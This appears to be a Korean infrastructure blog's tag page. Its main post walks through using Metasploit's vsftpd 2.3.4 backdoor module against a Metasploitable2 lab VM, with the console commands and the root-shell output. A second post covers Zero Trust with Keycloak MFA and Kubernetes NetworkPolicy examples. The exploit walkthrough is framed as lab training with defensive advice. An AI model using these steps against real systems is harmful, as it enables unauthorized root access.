13년차의 서버실

서버, 인프라, 홈랩 기술 블로그

[태그:] 인프라 보안

  • [보안] Metasploit 프레임워크를 활용한 모의 해킹: 실제 공격 기법 분석

    [보안] Metasploit 프레임워크를 활용한 모의 해킹: 실제 공격 기법 분석

    [보안] Metasploit 프레임워크를 활용한 모의 해킹: 실제 공격 기법 분석

    안녕하세요, 13년차 서버실 지킴이입니다. 인프라 엔지니어로 일하다 보면 항상 이런 고민을 하거든요. ‘내가 구축하고 관리하는 시스템은 과연 안전할까?’ 말로만 보안을 외치는 게 아니라, 실제 공격자들이 어떤 방식으로 시스템의 약점을 파고드는지 직접 경험해봐야 방어 전략도 제대로 세울 수 있잖아요? 그래서 오늘은 Metasploit(메타스플로잇) 모의 해킹 프레임워크를 활용해서 실제 공격 기법을 분석하고, 이를 통해 우리 시스템의 보안을 어떻게 강화할 수 있을지 이야기해보려 합니다.

    물론, 여기서 한 가지 짚고 넘어가야 할 점이 있습니다. ⚠️ 본 글은 보안 학습과 본인이 관리하는 시스템의 방어를 위한 교육 목적입니다. 타인의 시스템에 대한 무단 접근·공격은 불법이며 법적 처벌 대상입니다. 저는 홈랩에서 다양한 기술을 직접 실험해보면서 얻은 경험들을 공유하는 것이니, 여러분도 반드시 허가된 환경에서만 테스트하시길 강력히 권고합니다. 저도 처음엔 멋모르고 이것저것 해보다가 아찔했던 경험이 있거든요. ㅎㅎ

    Metasploit 프레임워크 주요 구성 요소 및 워크플로우 다이어그램

    Metasploit 프레임워크는 다양한 모듈로 구성되어 모의 해킹 과정을 체계적으로 지원합니다.

    Metasploit 프레임워크란? 모의 해킹의 첫걸음

    Metasploit Framework(메타스플로잇 프레임워크, MSF)는 쉽게 말해 ‘모의 해킹 도구들의 종합 선물 세트’라고 보시면 됩니다. 수많은 취약점(Vulnerability)들을 공격하는 익스플로잇(Exploit) 코드와, 성공적으로 시스템에 침투했을 때 실행할 수 있는 다양한 페이로드(Payload)들을 모아놓은 오픈소스 프로젝트죠. 보안 전문가들이 Penetration Test(페네트레이션 테스트, 침투 테스트)를 수행할 때 가장 많이 활용하는 도구 중 하나입니다. 저도 제 홈랩의 가상 머신들을 대상으로 주기적으로 Metasploit을 돌려보면서 ‘아, 이렇게 뚫릴 수도 있겠구나’ 하고 깜짝 놀랄 때가 많습니다.

    Metasploit은 크게 다음과 같은 모듈들로 구성되어 있어요.

    • Exploits (익스플로잇): 특정 취약점을 공격해서 시스템에 침투하는 코드입니다. 예를 들어, 웹 서버의 특정 버전에서 발견된 버그를 이용해 원격 코드 실행(Remote Code Execution, RCE)을 시도하는 거죠.
    • Payloads (페이로드): 익스플로잇이 성공했을 때 대상 시스템에서 실행되는 악성 코드입니다. 쉘(Shell)을 얻거나, 백도어를 설치하거나, 시스템 정보를 빼내오는 등 다양한 목적을 가집니다. 대표적으로 Meterpreter(미터프리터)가 있는데, 이건 정말 강력한 후속 작업 도구더라고요.
    • Auxiliary (보조 모듈): 직접적인 공격보다는 정보 수집(Scanning), 퍼징(Fuzzing) 등 다양한 보조 작업을 수행하는 모듈입니다. Nmap으로 포트 스캔하는 것처럼, Metasploit 내에서도 다양한 스캔 기능을 제공해요.
    • Post (포스트 모듈): 침투에 성공한 후, 추가적인 정보 수집이나 권한 상승(Privilege Escalation) 등 후속 작업을 수행하는 모듈입니다.

    이 모듈들을 어떻게 조합하느냐에 따라 다양한 모의 해킹 시나리오를 만들어볼 수 있습니다. 아래 표에서 각 모듈의 역할을 좀 더 자세히 비교해볼게요.

    모듈 유형 주요 역할 예시 기능 실전 활용
    Exploit 취약점 공격 및 침투 원격 코드 실행, 버퍼 오버플로우 대상 시스템에 초기 접근 권한 획득
    Payload 침투 후 실행될 코드 쉘 연결, Meterpreter 세션, 데이터 유출 침투 성공 후 원하는 작업 수행
    Auxiliary 정보 수집 및 보조 작업 포트 스캔, 서비스 버전 확인, 로그인 무작위 대입 공격 전 대상 시스템 정보 파악
    Post 침투 후 추가 작업 권한 상승, 시스템 정보 수집, 흔적 삭제 초기 침투 후 시스템 내부 탐색 및 제어

    실전 구현: 가상 환경에서 취약점 공격 시연하기

    자, 이제 직접 Metasploit을 활용해서 취약점을 분석해보겠습니다. 저는 Kali Linux(칼리 리눅스) 환경에 Metasploit이 설치되어 있다고 가정하고, 제 홈랩에 있는 Metasploitable2(메타스플로이터블2)라는 고의적으로 취약하게 만들어진 가상 머신을 대상으로 테스트할 거예요. 이 Metasploitable2는 다양한 옛날 취약점들이 그대로 노출되어 있어서 학습용으로 정말 좋거든요.

    1. Metasploit 콘솔 실행

    먼저 터미널에서 msfconsole 명령어로 Metasploit 프레임워크 콘솔을 실행합니다. 처음 실행하면 데이터베이스 초기화 등으로 시간이 좀 걸릴 수 있어요. 저는 늘 이 로고를 보면서 ‘오늘도 뭔가 새로운 걸 배우겠구나’ 하고 기대하곤 합니다.

    
    # msfconsole
    
    # _______ _________ _______  _______ _________ _______  _______ 
    # (  ___  )\__   __/(  ____ \(  ___  )\__   __/(  ____ \(  ___  )
    # | (   ) |   ) (   | (    \/| (   ) |   ) (   | (    \/| (   ) |
    # | |   | |   | |   | (__    | |   | |   | |   | (__    | |   | |
    # | |   | |   | |   |  __)   | |   | |   | |   |  __)   | |   | |
    # | |   | |   | |   | (      | |   | |   | |   | (      | |   | |
    # | (___) |___) (___| (____/\| (___) |___) (___| (____/\| (___) |
    # (_______)_______/(_______/(_______)_______/(_______/(_______)_
    # 
    #       =[ metasploit v6.3.36-dev                          ]
    # + -- --=[ 2419 exploits - 1205 auxiliary - 404 post       ]
    # + -- --=[ 671 payloads - 45 encoders - 10 nops           ]
    # + -- --=[ 8 evasion                                      ]
    
    # msf6 > 
    

    2. 취약점 검색 및 익스플로잇 선택

    Metasploitable2에는 vsftpd 2.3.4 버전의 백도어 취약점이 존재해요. 이 취약점을 이용해서 침투를 시도해보겠습니다. 먼저 search 명령어로 관련 익스플로잇을 찾아봅니다.

    
    msf6 > search vsftpd
    
    Matching Modules
    ================
    
       #  Name                                  Disclosure Date  Rank    Check  Description
       --  ----
       0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD v2.3.4 Backdoor Command Execution
    
    
    msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
    msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
    

    use 명령어로 해당 익스플로잇을 선택하면 프롬프트가 바뀌는 걸 볼 수 있죠? 이제 이 익스플로잇에 필요한 옵션들을 설정해야 합니다.
    Metasploit 콘솔에서 vsftpd 익스플로잇 검색 및 옵션 설정 화면

    Metasploit 콘솔에서 익스플로잇을 선택하고 옵션을 설정하는 과정입니다.

    3. 공격 옵션 설정하기

    show options 명령어로 어떤 옵션들을 설정해야 하는지 확인합니다. 여기서 가장 중요한 건 RHOSTS(대상 IP 주소)와 LHOST(내 공격자 IP 주소)입니다.

    
    msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
    
    Module options (exploit/unix/ftp/vsftpd_234_backdoor):
    
       Name     Current Setting  Required  Description
       ----     ---------------  --------  -----------
       RHOSTS                    yes       The target host(s), range CIDR identifier
       RPORT    21               yes       The target port (TCP)
    
    
    Exploit target:
    
       Id  Name
       --  ----
       0   Automatic
    
    
    msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.100  # Metasploitable2 IP 주소
    RHOSTS => 192.168.1.100
    msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.1.50   # Kali Linux IP 주소
    LHOST => 192.168.1.50
    msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
    

    여기서 RHOSTS(원격 호스트)는 공격 대상 시스템의 IP 주소이고, LHOST(로컬 호스트)는 공격을 시도하는 Kali Linux 시스템의 IP 주소입니다. 저도 처음에는 이걸 헷갈려서 한참 삽질했었는데, 쉽게 생각해서 ‘공격받을 놈’은 RHOSTS, ‘공격할 놈(나)’은 LHOST라고 기억하시면 편할 거예요.

    4. 익스플로잇 실행 및 결과 확인

    모든 옵션 설정이 끝났으면 exploit 또는 run 명령어로 공격을 실행합니다. 성공하면 Command Shell Session(명령 쉘 세션)을 얻게 됩니다.

    
    msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
    
    [*] 192.168.1.100:21 - Backdoored VSFTPD v2.3.4 found
    [*] 192.168.1.100:21 - CMD: Trying command: id
    [*] 192.168.1.100:21 - CMD: Command output: uid=0(root) gid=0(root) groups=0(root)
    [+] 192.168.1.100:21 - CMD: Command shell session 1 opened (192.168.1.50:4444 -> 192.168.1.100:62000) at 2023-10-26 10:30:00 KST
    
    # command shell session 1
    id
    whoami
    pwd
    ls -al
    exit
    

    uid=0(root) 보이시나요? 이건 공격 대상 시스템에서 root(루트) 권한을 얻었다는 뜻입니다. 실제 환경이라면 정말 심각한 상황이죠. 이런 방식으로 공격이 성공하면, 공격자는 시스템의 모든 권한을 가지고 원하는 작업을 수행할 수 있습니다.

    ⚠️ 주의사항 및 트러블슈팅 팁

    제가 Metasploit을 사용하면서 겪었던 몇 가지 주의사항과 트러블슈팅 팁을 공유합니다.

    • 네트워크 설정: 가상 머신(Kali Linux, Metasploitable2) 간의 네트워크 설정은 정말 중요합니다. NAT(Network Address Translation) 모드보다는 Bridged(브리지) 모드로 설정해서 서로 같은 네트워크 대역에 있도록 하는 게 테스트하기 편하더라고요. IP 주소가 서로 통신 가능한지 ping 명령어로 꼭 확인하세요.
    • 방화벽 확인: 대상 시스템이나 공격자 시스템의 방화벽이 특정 포트를 막고 있지 않은지 확인해야 합니다. 특히 페이로드가 리버스 쉘(Reverse Shell)로 동작할 경우, 공격자(LHOST) 시스템의 특정 포트가 열려 있어야 대상 시스템에서 연결이 올 수 있습니다.
    • 익스플로잇 버전 호환성: 세상의 모든 취약점을 공격할 수 있는 만능 익스플로잇은 없습니다. 특정 익스플로잇은 특정 소프트웨어의 특정 버전에서만 동작해요. 따라서 정보 수집 단계에서 대상 시스템의 OS, 서비스, 버전 정보를 정확히 파악하는 것이 중요합니다. nmap -sV [대상 IP] 같은 명령어로 서비스 버전을 확인하는 습관을 들이세요.
    • 시스템 리소스: Metasploit은 꽤 많은 리소스를 사용합니다. 특히 Kali Linux를 VM으로 운영한다면, 충분한 RAM(최소 4GB)과 CPU 코어를 할당해주는 게 좋아요. 그렇지 않으면 콘솔이 버벅거리거나 익스플로잇 실행 중 멈추는 불상사가 생길 수 있습니다.

    검증 및 결과 분석: 방어 전략 수립

    이렇게 Metasploit을 통해 Command Shell을 얻는 과정을 경험하면, ‘아, 내 시스템의 이 부분이 이렇게 취약했구나’ 하고 직접적으로 느낄 수 있습니다. 제가 얻은 쉘 세션은 일종의 ‘발견된 취약점 보고서’ 같은 거죠. 단순히 ‘취약점이 있다’는 경고를 받는 것보다, 직접 침투에 성공하는 경험은 훨씬 강력한 동기 부여가 됩니다.

    이 결과는 다음과 같은 방어 전략을 세우는 데 활용될 수 있습니다.

    • 취약점 패치 및 업데이트: 이번 시나리오에서는 vsftpd 2.3.4의 백도어 취약점을 이용했는데, 이는 이미 오래전에 알려진 취약점입니다. 모든 소프트웨어는 최신 버전으로 유지하고, 보안 패치(Security Patch)를 즉시 적용하는 것이 가장 기본적인 방어입니다.
    • 불필요한 서비스 중지: 운영 중인 서버에서 사용하지 않는 서비스(FTP, Telnet 등)는 과감히 중지하거나 삭제해야 합니다. 공격 표면(Attack Surface)을 최소화하는 것이 중요하거든요.
    • 강력한 접근 제어: 관리자 계정의 비밀번호는 복잡하게 설정하고, SSH(Secure Shell)나 VPN(Virtual Private Network)을 통한 안전한 접근 방식을 강제해야 합니다.
    • 보안 솔루션 도입: IDS/IPS(침입 탐지/방지 시스템)나 WAF(웹 방화벽) 같은 보안 솔루션을 도입하여 비정상적인 트래픽이나 공격 시도를 탐지하고 차단하는 것도 중요합니다.
    모의 해킹 후 시스템 방어 전략 수립 인포그래픽

    모의 해킹으로 발견된 취약점은 시스템 방어 전략을 강화하는 중요한 밑거름이 됩니다.

    마무리하며: Metasploit, 방패를 벼리는 망치

    오늘은 Metasploit 모의 해킹 프레임워크를 활용해서 가상 환경에서 취약점을 분석하고, 실제 공격 기법을 이해하는 과정을 살펴봤습니다. 13년차 인프라 엔지니어로서 제가 늘 강조하는 건 ‘공격자의 시야’를 가져야 한다는 겁니다. 그래야 내 시스템의 약점을 제대로 파악하고, 강력한 방어책을 세울 수 있거든요. Metasploit은 그런 시야를 제공하는 아주 훌륭한 도구라고 생각합니다.

    이 글을 통해 Metasploit이 단순히 ‘해킹 도구’가 아니라, ‘보안을 강화하기 위한 강력한 학습 및 검증 도구’라는 점을 여러분이 느끼셨으면 좋겠습니다. 만약 여러분의 시스템에 어떤 취약점이 있는지 직접 파악하고 싶다면, 반드시 허가된 환경에서 Metasploit을 활용해보세요. 그 과정에서 얻는 인사이트는 어떤 보안 서적보다 값질 겁니다.

    다음 글에서는 Metasploit으로 찾은 취약점을 어떻게 막을지, 그리고 IDS/IPS(침입 탐지/방지 시스템)의 로그를 분석하여 공격을 탐지하는 방법에 대해 더 구체적으로 다뤄보겠습니다. 궁금한 점이 있다면 언제든지 댓글로 남겨주세요!

  • [Cloud] Zero Trust 아키텍처 도입 시 고려사항 및 보안 강화 전략

    [Cloud] Zero Trust 아키텍처 도입 시 고려사항 및 보안 강화 전략

    [인프라] Zero Trust 아키텍처 도입 시 고려사항 및 보안 강화 전략

    안녕하세요, 13년차 서버실 지킴이 ’13년차의 서버실’입니다. 오늘은 인프라 보안의 새로운 패러다임, Zero Trust 아키텍처에 대한 이야기를 해볼까 합니다.

    제가 처음 인프라 업무를 시작했을 때만 해도 보안은 흔히 ‘성벽과 해자(Moat and Castle)’ 모델이 대세였죠. 회사 내부망은 안전하고, 외부 위협만 잘 막으면 된다는 생각이었거든요. 그런데 클라우드 도입이 가속화되고, 원격 근무가 일상화되면서 이 경계가 무너져 버렸죠. 더 이상 ‘내부’라는 개념 자체가 모호해진 겁니다. 이로 인해 클라우드 보안의 새로운 패러다임이 필요해졌거든요. 저도 처음엔 ‘이게 뭔가’ 싶었는데, 직접 홈랩에 이것저것 적용해보면서 결국 Zero Trust가 답이라는 걸 깨달았습니다.

    혹시 아직도 ‘우리 회사 내부망은 안전할 거야’라고 막연히 믿고 계신가요? 그렇다면 지금이 바로 Zero Trust(제로 트러스트)를 고민해볼 때입니다. 저와 함께 Zero Trust 아키텍처의 핵심과 실전 도입 전략, 그리고 제가 겪었던 삽질 경험까지 솔직하게 공유해볼게요.

    Zero Trust 아키텍처의 핵심 원칙과 구성 요소를 보여주는 개요 다이어그램

    Zero Trust 아키텍처의 핵심 개념을 시각적으로 보여주는 다이어그램입니다. 모든 요소가 신뢰 없이 검증되는 과정을 나타냅니다.

    Zero Trust, 도대체 뭘까요? (쉽게 말해!)

    Zero Trust(제로 트러스트)는 말 그대로 ‘아무것도 신뢰하지 않는다(Never Trust)’는 원칙에서 시작합니다. 기존 보안 모델이 ‘내부는 안전하다’고 가정한 것과 달리, Zero Trust는 사용자, 디바이스, 애플리케이션 등 모든 접근 요청을 잠재적 위협으로 간주하고 항상 검증(Always Verify)하는 것이 핵심입니다. 쉽게 말해, ‘너 누구니? 뭘 하려 하니? 정말 해도 되는 거니?’ 하고 매번 꼼꼼히 물어보고 확인하는 방식이라고 보시면 되죠.

    Zero Trust의 세 가지 핵심 원칙은 다음과 같습니다.

    • 모든 트래픽은 신뢰할 수 없다 (Never Trust, Always Verify): 내부망이든 외부망이든 모든 트래픽을 의심하고 검증합니다.
    • 최소 권한 원칙 (Least Privilege): 사용자나 시스템에 필요한 최소한의 권한만 부여하고, 권한이 필요한 순간에만 잠시 허용합니다.
    • 침해는 항상 발생한다고 가정 (Assume Breach): 아무리 잘 막아도 언젠가는 뚫릴 수 있다는 전제하에, 침해 발생 시 피해를 최소화하고 빠르게 탐지/대응하는 데 집중합니다.

    실전 구현: Zero Trust 핵심 요소와 적용 전략

    Zero Trust를 도입하려면 여러 요소들을 유기적으로 결합해야 합니다. 제가 홈랩이나 회사에서 고민하고 적용했던 방법들을 바탕으로 설명해 드릴게요.

    1. 강력한 ID 및 접근 관리 (IAM, Identity and Access Management)

    가장 기본 중의 기본입니다. 모든 접근의 주체인 사용자와 디바이스를 확실하게 식별하고 인증해야 하거든요. 특히 MFA (Multi-Factor Authentication, 다단계 인증)는 이제 선택이 아닌 필수입니다. 비밀번호 하나만으로는 너무 취약하잖아요?

    저는 오픈소스 Keycloak (키클록)을 활용해서 MFA를 강제한 경험이 있습니다. 처음엔 사용자들의 반발도 좀 있었는데, 보안 사고 한 번 겪고 나니 다들 군말 없이 따르더라고요. Keycloak에서 사용자가 로그인할 때 OTP 앱 같은 두 번째 인증 요소를 요구하도록 설정할 수 있어요.

    예를 들어, 특정 클라이언트에 대해 MFA를 강제하려면 Keycloak 관리 콘솔에서 Realm(영역) 설정의 Authentication(인증) 탭에서 Flow를 조정하거나, 클라이언트별로 Required Actions(필수 작업)을 설정할 수 있습니다. CLI로도 가능하죠.

    
    # Keycloak Admin CLI를 사용하여 특정 Realm의 Required Action 확인 및 추가
    # (Keycloak 버전 및 설정에 따라 명령어가 다를 수 있습니다. 예시입니다.)
    
    # realm-name을 실제 Realm 이름으로 변경하세요.
    REALM_NAME="my-zero-trust-realm"
    
    # 현재 Realm의 모든 Required Actions 목록 확인
    ./kcadm.sh get realms/$REALM_NAME -r --fields requiredActions
    
    # 'configure OTP'를 필수 작업으로 추가 (이미 있다면 건너뜜)
    # 실제 운영 환경에서는 단계별 플로우를 더 정교하게 구성해야 합니다.
    ./kcadm.sh update realms/$REALM_NAME -s 'requiredActions=[{"alias":"configure_otp","name":"Configure OTP","providerId":"kc-otp-setup","enabled":true,"defaultAction":true,"priority":10,"config":{}}]'
    
    echo "MFA(OTP) 설정이 필수 작업으로 추가되었습니다. 사용자는 다음 로그인 시 OTP 설정을 요구받을 것입니다."
    

    이렇게 설정하면 사용자는 로그인 후 OTP 설정을 완료해야만 서비스에 접근할 수 있게 됩니다. 처음에 좀 번거로워도 보안에 훨씬 유리하죠. SSO (Single Sign-On, 단일 로그인)를 함께 구축하면 사용자 경험도 크게 해치지 않으면서 보안을 강화할 수 있죠.

    2. 마이크로 세그멘테이션 (Micro-segmentation)

    네트워크를 아주 작게 쪼개서 각 워크로드나 서비스 간의 통신까지도 제어하는 방식입니다. 기존에는 ‘사내망’이라는 큰 덩어리로 관리했다면, 마이크로 세그멘테이션은 ‘웹 서버는 DB 서버랑만 통신하고, 개발 서버는 운영 DB에 접근 못하게’ 같은 아주 세밀한 정책을 적용하는 거죠. 침해 사고 발생 시 피해 확산을 막는 데 아주 효과적입니다.

    특히 Kubernetes (쿠버네티스) 환경에서는 Network Policy (네트워크 정책)를 활용해서 쉽게 마이크로 세그멘테이션을 구현할 수 있습니다. 처음엔 좀 헷갈렸는데, 몇 번 해보니 그리 어렵지 않더라고요.

    Kubernetes 환경에서 마이크로 세그멘테이션이 어떻게 동작하는지 보여주는 다이어그램입니다. 각 네임스페이스 간의 트래픽 흐름을 제어하는 모습을 나타냅니다.

    
    # Kubernetes Network Policy 예시: frontend 파드가 backend 파드로만 접근 허용
    apiVersion: networking.k8s.io/v1
    kind: NetworkPolicy
    metadata:
      name: allow-frontend-to-backend
      namespace: default # 정책을 적용할 네임스페이스
    spec:
      podSelector:
        matchLabels:
          app: backend # 이 정책이 적용될 파드 (backend 앱을 가진 파드)
      policyTypes:
        - Ingress # Ingress(인그레스, 외부 -> 내부) 트래픽에 대한 정책
      ingress:
        - from:
            - podSelector:
                matchLabels:
                  app: frontend # frontend 앱을 가진 파드로부터의 트래픽만 허용
          ports:
            - protocol: TCP
              port: 8080 # backend 파드의 8080 포트로만 접근 허용
    
    ---
    
    # Kubernetes Network Policy 예시: 모든 outbound 트래픽 기본 차단 (default deny egress)
    apiVersion: networking.k8s.io/v1
    kind: NetworkPolicy
    metadata:
      name: default-deny-egress
      namespace: default
    spec:
      podSelector: {}
      policyTypes:
        - Egress # Egress(이그레스, 내부 -> 외부) 트래픽에 대한 정책
      egress: [] # 아무런 egress 룰도 없으므로, 모든 outbound 트래픽이 차단됩니다.
    

    위 예시처럼 `NetworkPolicy`를 사용하면 `frontend` 파드만이 `backend` 파드의 특정 포트로 접근하게 하고, 다른 파드들은 접근하지 못하게 할 수 있습니다. 두 번째 정책은 해당 네임스페이스의 모든 파드가 외부로 나가는 트래픽을 기본적으로 차단하는 설정입니다. 필요한 아웃바운드(Outbound) 통신만 명시적으로 허용해야겠죠. 이러한 정책을 통해 불필요한 통신 경로를 차단하고 공격 표면(Attack Surface)을 최소화할 수 있습니다.

    3. 엔드포인트 보안 및 가시성 (Endpoint Security & Visibility)

    사용자가 사용하는 노트북, 모바일 기기 같은 엔드포인트(Endpoint) 역시 Zero Trust의 중요한 요소입니다. 이 디바이스들이 안전한지, 최신 보안 패치가 적용되어 있는지, 악성코드는 없는지 지속적으로 확인해야 합니다. EDR (Endpoint Detection and Response) 솔루션이나 디바이스 Posture Check (자세 확인) 기능이 필수적이죠. 저는 홈랩에서 오픈소스 솔루션들을 조합해서 대략적인 Posture Check를 구현해본 적이 있는데, 상용 솔루션만큼 강력하진 않아도 기본적인 보안 수준을 높이는 데는 도움이 되더라고요.

    4. SDP (Software-Defined Perimeter, 소프트웨어 정의 경계)

    SDP는 사용자가 접근하려는 애플리케이션에 직접 연결시켜주고, 불필요한 네트워크 노출을 최소화하는 개념입니다. 마치 보이지 않는 네트워크 터널을 만들어서 인가된 사용자만 접근하게 하는 방식이죠. VPN(Virtual Private Network)과 비슷하지만, 더 세밀한 접근 제어가 가능하고, ‘연결 전 인증’을 통해 네트워크 자체를 숨기는 효과가 있습니다. 클라우드 환경에서 특히 유용합니다.

    ⚠️ 주의사항 및 트러블슈팅: 제가 겪은 ‘삽질’ 경험

    Zero Trust를 도입하면서 마냥 좋기만 했던 건 아닙니다. 저도 꽤 많은 삽질을 했거든요. 몇 가지 대표적인 경험을 공유해 드릴게요.

    1. 너무 강한 초기 정책 설정으로 인한 서비스 장애

    처음엔 ‘모든 것을 차단하고 필요한 것만 열자!’라는 생각에 너무 빡빡하게 정책을 잡았습니다. 그랬더니 개발자들이 ‘왜 우리 서비스가 통신이 안 되냐’며 난리가 났던 적이 있어요. 특정 마이크로서비스 간의 통신이 막혀서 장애가 발생한 거죠. 🤦‍♂️

    해결 과정: 급하게 정책을 풀고, 시스템 로그를 꼼꼼히 분석하기 시작했습니다. 특히 네트워크 보안 장비의 `audit log`나 `syslog`를 확인해서 어떤 트래픽이 차단되었는지, 소스와 목적지가 어디인지 파악하는 게 중요하죠. Kubernetes 환경에서는 `kubectl logs`로 파드 로그를 보고, `NetworkPolicy` 관련 이벤트를 확인했죠. 만약 로그에서 `DROP`이나 `DENY` 관련 메시지가 특정 IP 주소나 포트에서 지속적으로 보인다면, 해당 통신이 정책에 의해 차단되고 있다는 의미이니, 서비스 요구사항에 맞춰 정책을 조정해야 합니다. 너무 급하게 하지 마시고, 테스트 환경에서 충분히 검증하는 시간을 가져야 합니다.

    2. 레거시 시스템과의 연동 문제

    Zero Trust를 도입하려다 보니, 오래된 사내 시스템 중에는 MFA나 SSO를 지원하지 않는 경우가 많더라고요. 이런 시스템들은 IDP와 직접 연동하기가 어려워서 골머리를 앓았죠. 😩

    해결 과정: 이런 경우에는 프록시(Proxy)나 API 게이트웨이(Gateway)를 도입해서 인증 과정을 중간에서 처리하는 방식으로 우회했습니다. 예를 들어, Nginx의 `auth_request` 모듈을 활용해서 Keycloak과 같은 IDP로 인증 요청을 보낸 후, 인증이 성공하면 실제 백엔드 레거시 시스템으로 트래픽을 포워딩하는 방식이죠. 초기 설정이 좀 복잡하지만, 한 번 구축해두면 레거시 시스템도 Zero Trust 환경에 포함시킬 수 있습니다.

    3. 성능 저하 및 관리 복잡도 증가

    모든 트래픽을 검증하고, 세밀한 정책을 적용하다 보니 초기에는 네트워크 지연 시간(Latency)이 늘어나거나, 정책 관리 자체가 너무 복잡해지는 문제가 발생하기도 했습니다. ‘이러다 배보다 배꼽이 더 커지는 거 아니야?’ 하는 걱정도 들었죠. 😥

    해결 과정: 성능 문제는 정책 최적화와 함께 전용 보안 솔루션을 도입하면서 해결했습니다. 하드웨어 기반의 보안 장비나 클라우드 네이티브 보안 서비스를 활용하면 정책 검증에 드는 오버헤드를 줄일 수 있습니다. 관리 복잡도는 정책 자동화 도구나 중앙 집중식 정책 관리 플랫폼을 도입해서 해결해나갔죠. 처음부터 완벽하게 하려기보다, 핵심 시스템부터 점진적으로 적용하고 경험을 쌓아가는 것이 중요합니다.

    ✅ 검증 및 결과: Zero Trust 도입 후 달라진 점

    이런 삽질을 거쳐 Zero Trust 아키텍처를 도입하고 나니, 확실히 보안 수준이 한 단계 높아졌다는 걸 체감할 수 있었습니다. 가장 크게 체감한 건 공격 표면(Attack Surface) 감소와 위협 탐지율 증가였어요. 예전에는 내부망에 들어오면 끝이었지만, 이제는 모든 접근이 검증되니 마음이 한결 놓이더라고요.

    저희 팀에서는 Zero Trust 도입 후 다음과 같은 지표들을 꾸준히 모니터링하면서 관리하고 있습니다.

    • MFA 적용률: 전체 사용자 중 MFA를 사용하는 비율. (높을수록 좋음)
    • 정책 위반(Policy Violation) 로그 수: 허용되지 않은 접근 시도 및 차단 횟수. (낮을수록 좋지만, 너무 낮으면 정책이 느슨한 것일 수도 있어 분석 필요)
    • 엔드포인트 보안 점수: 디바이스의 보안 패치 상태, 악성코드 유무 등을 종합한 점수. (높을수록 좋음)
    • 세션당 평균 권한 지속 시간: 최소 권한 원칙이 잘 지켜지는지 확인. (짧을수록 좋음)
    Zero Trust 도입 후 주요 보안 지표를 모니터링하는 대시보드

    Zero Trust 도입 후 보안 수준을 측정하고 모니터링하는 대시보드 예시입니다. 주요 지표들을 한눈에 확인할 수 있습니다.

    마무리: Zero Trust는 여정입니다

    Zero Trust 아키텍처는 한 번에 뚝딱 완성되는 것이 아니라, 지속적인 개선과 노력이 필요한 ‘여정(Journey)’이라고 생각합니다. 기술적인 도입뿐만 아니라, 조직의 보안 문화와 프로세스를 함께 변화시켜야 성공할 수 있거든요.

    어떤 솔루션을 선택해야 할지 고민이 많으실 텐데요, 우리 조직의 규모와 예산, 그리고 기존 인프라 환경에 따라 최적의 선택은 달라질 수 있습니다. 제가 간단한 비교표를 준비해봤어요.

    구분 오픈소스/클라우드 네이티브 상용 솔루션
    장점
    • 비용 효율적
    • 높은 유연성과 커스터마이징 가능
    • 클라우드 환경에 최적화
    • 통합된 기능과 관리 용이성
    • 전문적인 기술 지원
    • 빠른 구축 및 안정성
    단점
    • 구축 및 관리에 기술적 역량 요구
    • 기능 조합 시 복잡도 증가
    • 레거시 시스템 연동 어려움
    • 높은 도입 비용
    • 벤더 종속성 발생 가능
    • 커스터마이징의 한계
    추천 대상
    • 작은 규모의 조직/스타트업
    • 클라우드 중심의 인프라
    • 내부 기술 역량 충분한 경우
    • 대규모 조직 또는 규제 산업
    • 빠르고 안정적인 구축 필요한 경우
    • 기술 지원이 필수적인 경우

    만약 작은 규모의 조직이거나 클라우드 환경에 익숙하다면, Keycloak 같은 오픈소스 IDP와 각 클라우드 벤더(AWS, Azure, GCP 등)의 보안 서비스(예: AWS IAM, Security Groups, Network ACLs, Azure Active Directory, Google Cloud Identity)를 조합하여 시작하는 것을 추천합니다. 반면, 규제가 엄격하거나 인프라 규모가 큰 경우에는 통합적인 기능을 제공하는 상용 Zero Trust 솔루션이 더 유리할 수 있습니다.

    어떤 선택이든 중요한 것은 점진적인 접근입니다. 모든 것을 한 번에 바꾸려 하지 말고, 가장 핵심적인 시스템부터 Zero Trust 원칙을 적용하고, 점차 범위를 넓혀 나가는 전략이 성공 확률을 높일 수 있을 거예요. 저도 그렇게 해왔고요.

    Zero Trust 솔루션 선택을 위한 오픈소스, 클라우드 네이티브, 상용 솔루션 비교표

    Zero Trust 솔루션 선택 시 고려할 수 있는 다양한 옵션들을 비교한 개념표입니다.

    다음번에는 특정 Zero Trust 솔루션을 저희 홈랩에서 직접 구축하고 연동하는 과정에 대해 더 자세히 다뤄볼게요. 그때까지 여러분의 서버실도 항상 안전하길 바랍니다! 궁금한 점이 있다면 언제든지 댓글로 남겨주세요.

  • [보안] 클라우드 보안 감사 체크리스트: AWS, Azure, GCP 공통 점검 사항과 베스트 프랙티스

    [보안] 클라우드 보안 감사 체크리스트: AWS, Azure, GCP 공통 점검 사항과 베스트 프랙티스

